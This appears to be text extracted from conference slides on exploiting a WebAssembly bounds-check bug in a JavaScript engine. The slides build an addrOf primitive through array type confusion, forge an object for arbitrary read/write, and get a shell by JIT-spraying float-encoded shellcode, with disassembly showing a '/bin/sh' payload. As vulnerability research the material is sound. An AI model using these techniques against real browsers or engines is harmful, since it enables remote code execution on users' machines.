
How to Exploit (Case 1)

1. **AddrOf primitive:** Type Confusion from i64 array to i32 array.



How to Exploit (Case 1)

1. **AddrOf primitive:** Type Confusion from i64 array to i32 array.



Less Check in Wasm

How to Exploit (Case 1)


1. AddrOf primitive: Type Confusion from i64 array to i32 array.

```
// wat code
(module
  (type $arraytype64 (array (mut i64)))
  (func (export "main")
    i32.const 0x20 ; size
    array.new_default $arraytype64
    i32.const 0x11 ; index
    array.get $arraytype64
    drop
  )
)
```

0x1570eca0e06b: mov r15, QWORD PTR [r14]
Check Index mov ecx, DWORD PTR [rax+0x10] // size of
 mov edx, 0x11 // visited position
 cmp edx, ecx // boundary check
0x1570eca0e076: jb 0x1570eca0e083
0x1570eca0e078: cmovb edx, ecx
0x1570eca0e07e: ud2
0x1570eca0e081: mov rcx, QWORD PTR [rax+0x18] // Addr
 add rcx, 0x88 // 0x8 * 0x11 type 64
 mov rdx, QWORD PTR [rcx] // array.get


Memory Visit

How to Exploit (Case 1)




How to Exploit (Case 1)

1. AddrOf primitive: Type Confusion from i64 array to i32 array.




How to Exploit (Case 1)

1. AddrOf primitive: Type Confusion from i64 array to i32 array.



How to Exploit (Case 1)

1. AddrOf primitive: Type Confusion from i64 array to i32 array.
2. Arbitrary R/W
 - 2.1 forge a WasmArray on the ArrayBuffer, save the address WA.
 - 2.2 Use the bug to overwrite the WasmArray on stack to i64 with value WA.



How to Exploit (Case 1)

1. AddrOf primitive: Type Confusion from i64 array to i32 array.
2. Arbitrary R/W
 - 2.1 forge a WasmArray on the ArrayBuffer, save the address WA.
 - 2.2 Use the bug to overwrite the WasmArray on stack to I64 with value WA.

Nan-Boxing Bypass

```
const ab = new ArrayBuffer(0x30);
const ua = new Uint32Array(ab);
ua[4]=0x1000; // len
ua[6]=Number(addr % 0x100000000n); // fakeobj offset
ua[7]=Number(addr >> 32n);
```

How to Exploit (Case 1)

1. AddrOf primitive: Type Confusion from i64 array to i32 array.
2. Arbitrary R/W
3. Get Shell: change the jit address of functionClass to a shellcode address using **JIT Spray**.

Store shellcode in float JSArray

```
const foo = ()=>
{
  return [1.0,
  9.203763987562782e-79,
  6.375092797421955e+93,
  2.6368626227639178e-284];
}
```

How to Exploit (Case 1)

1. AddrOf primitive: Type Confusion from i64 array to i32 array.
2. Arbitrary R/W
3. Get Shell: change the jit address of functionClass to a shellcode



Store shellcode in float JSArray

```
const foo = ()=>
{
  return [1.0,
    9.203763987562782e-79,
    6.375092797421955e+93,
    2.6368626227639178e-284];
}
```

```
0x3b053b09d4c1:    imov    DWORD PTR [rcx-0xc],0x0
pwndbg> 0x3b053b09d4f6:    mov     DWORD PTR [rcx-0x8],0x6
0x3b053b09d4fd:    mov     DWORD PTR [rcx-0x4],0x4
0x3b053b09d504:    mov     rcx,QWORD PTR [rax+0x10]
0x3b053b09d508:    movabs r11,0xffff8800000000000001
0x3b053b09d512:    mov     QWORD PTR [rcx],r11
0x3b053b09d515:    mov     DWORD PTR [rcx-0xc],0x1
0x3b053b09d51c:    movsd  xmm0,QWORD PTR [rip+0x8c] # 0x3b053b09d5b0
0x3b053b09d524:    mov     rcx,QWORD PTR [rax+0x10]
0x3b053b09d528:    vmovsd QWORD PTR [rcx+0x8],xmm0
0x3b053b09d52d:    mov     DWORD PTR [rcx-0xc],0x2
0x3b053b09d534:    movsd  xmm0,QWORD PTR [rip+0x7c] # 0x3b053b09d5b8
0x3b053b09d53c:    mov     rcx,QWORD PTR [rax+0x10]
0x3b053b09d540:    vmovsd QWORD PTR [rcx+0x10],xmm0
0x3b053b09d545:    mov     DWORD PTR [rcx-0xc],0x3
0x3b053b09d54c:    movsd  xmm0,QWORD PTR [rip+0x6c] # 0x3b053b09d5c0
0x3b053b09d554:    mov     rcx,QWORD PTR [rax+0x10]
0x3b053b09d558:    vmovsd QWORD PTR [rcx+0x18],xmm0
0x3b053b09d55d:    mov     DWORD PTR [rcx-0xc],0x4
0x3b053b09d564:    movabs rcx,0xfffffe000000000000
0x3b053b09d56e:    or      rcx,rax
pwndbg> x/20i 0x3b053b09d524+0x8c
0x3b053b09d5b0:    push   0x3b
0x3b053b09d5b2:    pop    rax
0x3b053b09d5b3:    cdq
0x3b053b09d5b4:    push   rdx
0x3b053b09d5b5:    movabs rbx,0x68732f6e69622f2f
0x3b053b09d5bf:    push   rbx
0x3b053b09d5c0:    push   rsp
0x3b053b09d5c1:    pop    rdi
